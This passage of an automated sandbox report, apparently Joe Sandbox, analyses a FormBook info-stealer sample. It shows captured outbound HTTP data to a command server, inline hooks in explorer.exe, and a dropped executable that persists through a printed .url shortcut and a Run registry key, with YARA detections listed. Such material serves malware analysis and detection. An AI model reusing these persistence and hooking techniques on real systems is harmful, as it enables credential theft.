47 37 55 35 35 31 31 56 66 45 37 4e 75 30 64 37 53 46 48 55 4e 31 38 30 38 59 53 6d 6c 4e 65 4a 65 61 63 44 72 30 64 73 47 6d 41 37 50 38 5f 78 6a 45 59 53 5a 58 74 28 70 58 33 79 6c 7a 6c 71 37 7e 41 6c 47 68 56 68 63 71 31 37 53 38 34 36 69 7a 6a 6b 73 69 36 69 6d 73 35 36 63 56 79 33 48 74 2d 33 71 45 6c 72 72 51 38 39 52 30 6d 77 56 54 33 7e 62 47 48 66 4a 4f 78 73 2d 6f 48 58 6b 37 41 47 61 4f 5f 42 34 30 53 6f 6c 4c 65 69 44 79 63 45 63 4a 65 65 71 4a 66 41 55 70 6f 5a 43 30 73 61 46 7e 76 45 77 78 32 50 53 6e 43

Timestamp	kBytes transferred	Direction	Data
			30 52 33 42 49 56 6d 50 38 50 77 70 50 32 75 2d 6c 62 28 52 4d 58 33 4d 42 2d 5a 44 49 42 4a 46 67 56 71 51 57 6f 4a 36 36 78 30 4b 6f 56 6b 68 53 32 63 65 79 68 78 47 72 58 47 43 31 44 63 4e 77 76 79 73 4e 38 73 4a 4a 4c 50 79 4b 78 67 72 61 69 34 73 78 43 7e 64 6c 78 56 66 69 57 4e 48 30 65 42 61 46 6f 42 67 30 2d 35 78 37 61 54 38 77 52 50 55 45 30 75 41 54 47 4b 38 31 32 33 46 73 50 6f 6e 4d 5f 57 48 52 46 63 53 73 2d 77 2d 58 7a 62 33 6e 6b 42 54 4a 6f 35 5f 75 36 35 5a 59 68 48 50 65 30 75 36 59 46 55 30 78 77 43 70 4c 51 46 32 35 47 5a 44 6d 75 44 4f 6e 38 63 69 47 41 35 46 34 48 48 4f 61 50 33 43 69 4b 64 71 78 62 38 42 43 44 76 52 70 76 4e 4d 63 43 6b 4c 6e 43 6f 59 64 44 4d 76 37 4c 6a 30 58 66 43 67 31 4b 66 59 6f 6b 38 42 37 71 5a 76 7a 4a 32 76 4e 2d 5a 35 48 4d 6a 63 6a 45 71 72 76 35 57 68 74 52 4f 6d 76 65 53 74 32 4e 56 34 4c 71 4f 43 31 43 52 39 6e 7a 79 55 68 30 55 49 66 74 43 30 6e 33 45 52 6a 79 76 33 52 44 43 58 74 4f 66 32 49 65 32 73 61 55 68 64 59 71 6a 38 4e 70 6f 30 68 38 38 39 44 6c 38 45 58 64 44 62 58 52 45 6c 30 35 76 78 53 34 54 78 6c 38 77 75 28 45 72 63 59 6d 35 77 49 50 6a 67 67 77 35 71 6e 59 77 57 68 Data Ascii: pPU=t5zoIixrYX81fcrLMkfjsyQpyUu5g_F3KrZYp2EJFMFeXqLh1no2oaDktPgUlhvIZcgiJfheFfmIshpFS33C R6D9foRAD0z8YqmiDHtuc2hMiFQshp(6NDmP0XD-08R-O-tFPF6kBdORz_Hk66GFtCbZsgiHGcEhZbY1z-~FZoYgGb DxSghWSFaIS2BtYFPz2C232_G_TKgEf-6kyBeSqynu17S7IDXc9ZGaH8UXubn1opGPr5QAeQlNxye9nEqi8fu3128S pHJOHAyj(vAhJ8cvgx7P5nDoNAmLJBppkaM710UjzW9q~zxSRdiUb-gimxJ3Oy7QGRmeTvSHi8NC~DaBxHpL~F0mUx L4NkURa6yHDvUIqnKlCHrzrMjxEIgqytbOdNplsffGPqMdfN2mUtghbN9v7Xxww8~grnILhY7q1M2sBfknBKhRJdb1 YoNlCJu3tSRqB6toryAekCBzh7~JYcLhEx4sQBZImql4cMK4cKkAH7e2PuACXKg4v3zViGWD3-b6Dd8yYe~0RO7cpS FbCFUPh9RxMXRzNSZuTAmYSElbL1nUcuAKqe1BKVtPLnyxnZ2TXtJKrFj4bMQsCwagC57JEtk3FIpHX247r6x9XiLC lssnD8~i1I~lGuPle9BzAY9dQ22Ga0g_Jcws16DnfVZo2IqHhKmgEBEeVaj0L5jdqoQfTsm4RWrxpDk3waKeNXJ4TT (3h_HPjzrghNjtPK8YrFsLndqycqEr30YuqYD_~VPNJ5BLSZt-alh1B92cGjqL1n5caWtvcLYUUt~YA3AhzaKG7U55 11VfE7Nu0d7SFHUN1808YSmlNeJeacDr0dsGmA7P8_xjEYSZXt(pX3ylzlq7~AlGhVhcq17S846izjksi6ims56cVy3Ht-3qElrr Q89R0mwVT3~bGHfJOxs-oHXk7AGaO_B40SolLeiDycEcJeeqJfAUpoZC0saF~vEwx2PSnC0R3BIVmP8PwpP2u-lb(R MX3MB-ZDIBJFgVqQWoJ66x0KoVkhS2ceyhxGrXGC1DcNwvysN8sJJLPyKxgrai4sxC~dlxVfiWNH0eBaFoBg0-5x7a T8wRPUE0uATGK8123FsPonM_WHRFcSs-w-Xzb3nkBTJo5_u65ZYhHPe0u6YFU0xwCpLQF25GZDmuDOn8 ciGA5F4HHOaP3CiKdqxb8BCDvRpvNMcCkLnCoYdDMv7Lj0XfCg1KfYok8B7qZvzJ2vN-Z5HMjcjEqrv5WhtROmveSt 2NV4LqOC1CR9nzyUh0UIftC0n3ERjyv3RDCXtOf2le2saUhdYqj8Npo0h889Dl8EXdDbXREl05vxS4Txl8wu(ErcYm 5wIPjggw5qnYwWh8yGwQbrA9vX(geysvdum8NSTG6-rhIH5y~7YikRNZEaR_xiDZlE8b0OB1B9kUI6PvNXCcXtTY1U zBG5TWsaA51NquxFYwUVIiCoDZmvqaGJ0XK27AuyAhZw~5sSfDjGfLRraPcezGmAwWKsiPrTt6~BSxLdlAvr5ozPRy kIZeiMEN(CF9PFG22uCDUlkQE1(4kPUQ8hcVrBt8aR4OD1HWpHxoETQ6tsGeKroS85pdCOaXOem9rDub oHBWGRrmBmORxAMGjftMrF5A4LAjxnwbyfN(eMvXONyt4IJf9e-HI8xP-16TyB5Yyll93CXBmTqUrCO4N6G6YmBur S4WEmb4ByLQzj-~h(JcfsBI9MXcNFEECp1yRjKNjQiJ0nGxmAeF39cXL38Y24OPOancaTG~FPYi3qdOyv-oLpl439E M0KmaLmGpU6CzQW7S9~AUHYldQk92cJ1RXU_ZNdb61L3qIHbtXxDvPD266Rj5Ti1pWY8W-nMCTXfVnms 7WN0HHf0sUKm6Wjz4MjgJ6e5ud3xxXf1SUuyZrz0YRHRRRMUIgdP470l2IdIacfTGJ(XxwAkj7O2vkVtg6fYCur9tr kDTc85Yv(Ggc13iYpDKrDFkRYpEF1iBQDozYnSgvrSuCu0YOR1GFL-H1wF8_4uiblR~nnaISDUGnXMm_kfB-Tco7pJ 5oaEfEjr5xAEupBwyYj0G5afmuBHhdvxw1xE4XTSCoOLfjYlxZXwqgTcMPpLHkozkmKFuJwyUm9AaJv67vnEEOJKQy GjrGqa2sRG1i8FhdKc9F8G8FMj5zs9yxuYYjht9MUsgImjBGliLLDm(VM_dDsxNk60ABDfzc4tmAczH7~H~zi8tCHh n9KQuNvKZgqWPV8nh1EbZomJ4dbbFXUYgWE5ivBpUdiH4DXOLQziYsyWPFG9gmiqOZoQhzotYH~Z6QjEXnWFX5gUI_ gCyxuC6A8LOR92jSsLeOXy1nTe7r46PACJY4KJL2lCWCdQ8g(FME4B8Vt7bqXiw6LQSoG0YSgBxSbSirHIXtsoscru WdjrnVLPp8Hsyu7aSt(Z9lVYDucK0LG2jnhuWkeZPqluwqJDNXQRzt5LCw5Ow5k7caiV0MQn8Q(krF8Cg8kWcMFoGp grYpGxJcur03RORmq6l20MnCAiQOA7S12ZUI6Qtg8rRDbtolC085sMLEewiZkQR8aSoL8dskWJuWWGF2APLm6QKCHr oTkMIoSRrdgZVsdRyUjMcOtYRjk6kzkjV_bOMOEQgZZgFNfb(7HzEZTxgCwdEMOzPLGYZJcaC9d5uQhzJ615NgN_YK 3dRUeo4Dp9tWmrMQKgx0R76qWTW6g_25DASfUn0JDQAHpB(Mzq8JbzJHo0w8c6V1AUywf2ymx-C9jys04gdbMBAv8B v5UTYHgX4Z482BkVfIOP~z7bM5(fMxY2XZe9KXq2xnKniY8QNwOtV7~mvPp9UA9pTl(mnfk9dO5CTROWYHmJ09Y9G8 u1R4dhU6txa64MysbG~n1sE22Ujh1RZGz5~n60Xvh5lwyRxkhbBbq77rbVa7Ou7dYoDRwTmnsOLwt88iVdfQ2wC4Or UFlOChKOKgShMOtyb6NIU7qbxoFlavViinz7IjlLU6B0RL98zfKoeOKQThnKuJ3fnk(PB8XDK8dle97QhACXIe6eQc ~_5RiDV5cS38Rg78ammeF4875fGArd2T6sG7vh9CUK3Z9v83tdFu~B~boEa-YAAMD8OF(X1oDZ7uWoIpkuRRK322~z S9Ff4n6pyDPo~hNlpHKihxRfuWkXmIXE15lW5IlSz-gNSFuFnUwAPHZOV8H_P2kCOc8KnQaVI4(L5HQXCMvgeuNcCO 57smN8SKm70nUwtPwScYMQ0dMW1gFY5-ubU5ihMLtBHJaQH8jYn-(4BtasTyKngsuGnB4z4oBoTuSJV8cbl5FI~q09 6mwuRva9QXZsYt4gQDj-6pT-O-9st8g1Jo7XBiTn9lSIM2Eikh5xAvtXm6AzEvIrfFMej7U_RDUhuaknYy5rCyzoFu ChnS6x3yfw6z36G-sAatumLH1omi3u9W7c95jglUXUb1LB3eQZnx0Zsp067Y9JP2g1CJA_t2u-WIg3rFlqNkyOPy1ArQ(0y- l1EpoT~EMfD7muv2Q1GgsFa7M7SXH4i9EeIBQS6KrccLvB3Z28YM17H8JeQ83Mw5Vak3kPfktl~Q9rDusv3Y ikayWgmXVLPxHh4QAaHI7sgLVVIeenp_X222d0qWryBNR-TuCpp80DbJRQ7U9MXF3vHlu8ShwFoU3UYOnc9mJq2f0e QULGkzDrcbwv14a9~aVP1aXq8nbSxhGyr5FZ6pDDCERScMikH0YTdlXFeRnKcgAhZ6(CrJNg0Yq3FuJaUw5BNrZ2Zh 0S(MjgbmZlv6jk~iCB~O73m5mBuwxK0ZFurGvKUcjOsUXOcPUpDef3RCdwUOjRROZVvHc-BJDvQEOjSQhd517_syZ1 ConxrLADag8yVAjSwDWHfi3PoanBXz7gI4dzkMEAF4SjJDA4DaGZex3CEtNwYE5mSPMdYTs3D9M7Tr4zAxsjv2Bl4p 0WtiNzCpjw8zOykO0PXnqX~uJ38-DLZHFR11lwdYWEkUkI3i2N3kFF0FYtlmjQmPluyBj9Gv2n1dKtFeDtZFFAWsXC rLKWMP1Uvq2_GuD2TRcpoopzTjbvrYGQDoRBKyVaE4kaWwR0sTYiD1F-zR
Nov 28, 2020 10:26:41.951647997 CET	8008	IN	HTTP/1.1 405 Not Allowed Server: nginx/1.16.1 Date: Sat, 28 Nov 2020 09:26:41 GMT Content-Type: text/html Content-Length: 157 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx/1.16.1 </body></html>

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 28, 2020 10:24:54.606730938 CET	162.159.129.233	443	192.168.2.6	49728	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Nov 28, 2020 10:25:11.023576021 CET	162.159.135.233	443	192.168.2.6	49734	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 28, 2020 10:25:19.033627987 CET	162.159.130.233	443	192.168.2.6	49738	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE4
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE4
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8A 0xAE 0xE4
GetMessageA	INLINE	0x48 0x8B 0xB8 0x82 0x2E 0xE4

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: 11-27.exe PID: 772 Parent PID: 5876

General

Start time:	10:24:52
Start date:	28/11/2020
Path:	C:\Users\user\Desktop\11-27.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\11-27.exe'
Imagebase:	0x400000
File size:	1311424 bytes
MD5 hash:	4312F55EB22B6CD52D0F6F93F40215AF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Copyright null 2020

Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000002.420259807.0000000002E97000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000002.420259807.0000000002E97000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.420984310.0000000003280000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.420984310.0000000003280000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.420984310.0000000003280000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.420714851.00000000030C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.420714851.00000000030C9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.420714851.00000000030C9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.421063196.00000000032B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.421063196.00000000032B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.421063196.00000000032B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	2E95D5C	_lcreat
C:\Users\user\AppData\Local\tpmH.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	2E92439	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright null 2020

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe	unknown	1311424	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	2E95D7C	_lwrite
C:\Users\user\AppData\Local\tpmH.url	unknown	172	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 0a 55 52 4c 3d 66 69 6c 65 3a 5c 5c 5c 43 3a 5c 5c 55 73 65 72 73 5c 5c 65 6e 67 69 6e 65 65 72 5c 5c 41 70 70 44 61 74 61 5c 5c 4c 6f 63 61 6c 5c 5c 4d 69 63 72 6f 73 6f 66 74 5c 5c 57 69 6e 64 6f 77 73 5c 5c 48 6d 70 74 64 72 76 2e 65 78 65 0d 0a 49 63 6f 6e 49 6e 64 65 78 3d 31 0d 0a 49 63 6f 6e 46 69 6c 65 3d 2e 75 72 6c 0d 0a 4d 6f 64 69 66 69 65 64 3d 32 30 46 30 36 42 41 30 36 44 30 37 42 44 30 31 34 44 0d 0a 48 6f 74 4b 65 79 3d 31 36 30 31 0d 0a	[InternetShortcut]..URL=fil e:\ \\C:\\Users\\user\\AppData\ \Lo cal\\Microsoft\\Windows\\H mptd rv.exe..IconIndex=1..IconFi le= .url..Modified=20F06BA06 D07BD0 14D..HotKey=1601..	success or wait	1	2E87AB9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\11-27.exe	unknown	1311424	success or wait	1	2E87A8D	ReadFile
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	30E3C3F	NtReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Hmpt	unicode	C:\Users\user\AppData\Local\tpmH.url	success or wait	1	2E957E6	RegSetValueExA

Analysis Process: explorer.exe PID: 3440 Parent PID: 772

General

Start time:	10:25:00
Start date:	28/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\7N4802EQ\7N4logri.ini	0	40	success or wait	3	790BE24	NtReadFile
C:\Users\user\AppData\Roaming\7N4802EQ\7N4logrg.ini	0	38	success or wait	3	790BE24	NtReadFile
C:\Users\user\AppData\Roaming\7N4802EQ\7N4logrv.ini	0	210	success or wait	3	790BE24	NtReadFile
C:\Users\user\AppData\Roaming\7N4802EQ\7N4logim.jpeg	0	84744	success or wait	3	790BE24	NtReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: Hmptdrv.exe PID: 6152 Parent PID: 3440

General

Start time:	10:25:08
Start date:	28/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe'
Imagebase:	0x400000
File size:	1311424 bytes
MD5 hash:	4312F55EB22B6CD52D0F6F93F40215AF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Copyright null 2020

Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000002.00000002.416538189.0000000003247000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 00000002.00000002.416538189.0000000003247000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.416656811.00000000032A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.416656811.00000000032A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.416656811.00000000032A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.416715788.00000000032D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.416715788.00000000032D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.416715788.00000000032D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.419388564.00000000051EC000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.419388564.00000000051EC000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.419388564.00000000051EC000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 69%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	5206D6F	NtReadFile

Analysis Process: Hmptdrv.exe PID: 6332 Parent PID: 3440

General

Start time:	10:25:16
Start date:	28/11/2020
Path:	C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe'
Imagebase:	0x400000
File size:	1311424 bytes
MD5 hash:	4312F55EB22B6CD52D0F6F93F40215AF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000005.00000002.430498820.0000000002E67000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 00000005.00000002.430498820.0000000002E67000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.433927782.0000000003290000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.433927782.0000000003290000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.433927782.0000000003290000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, 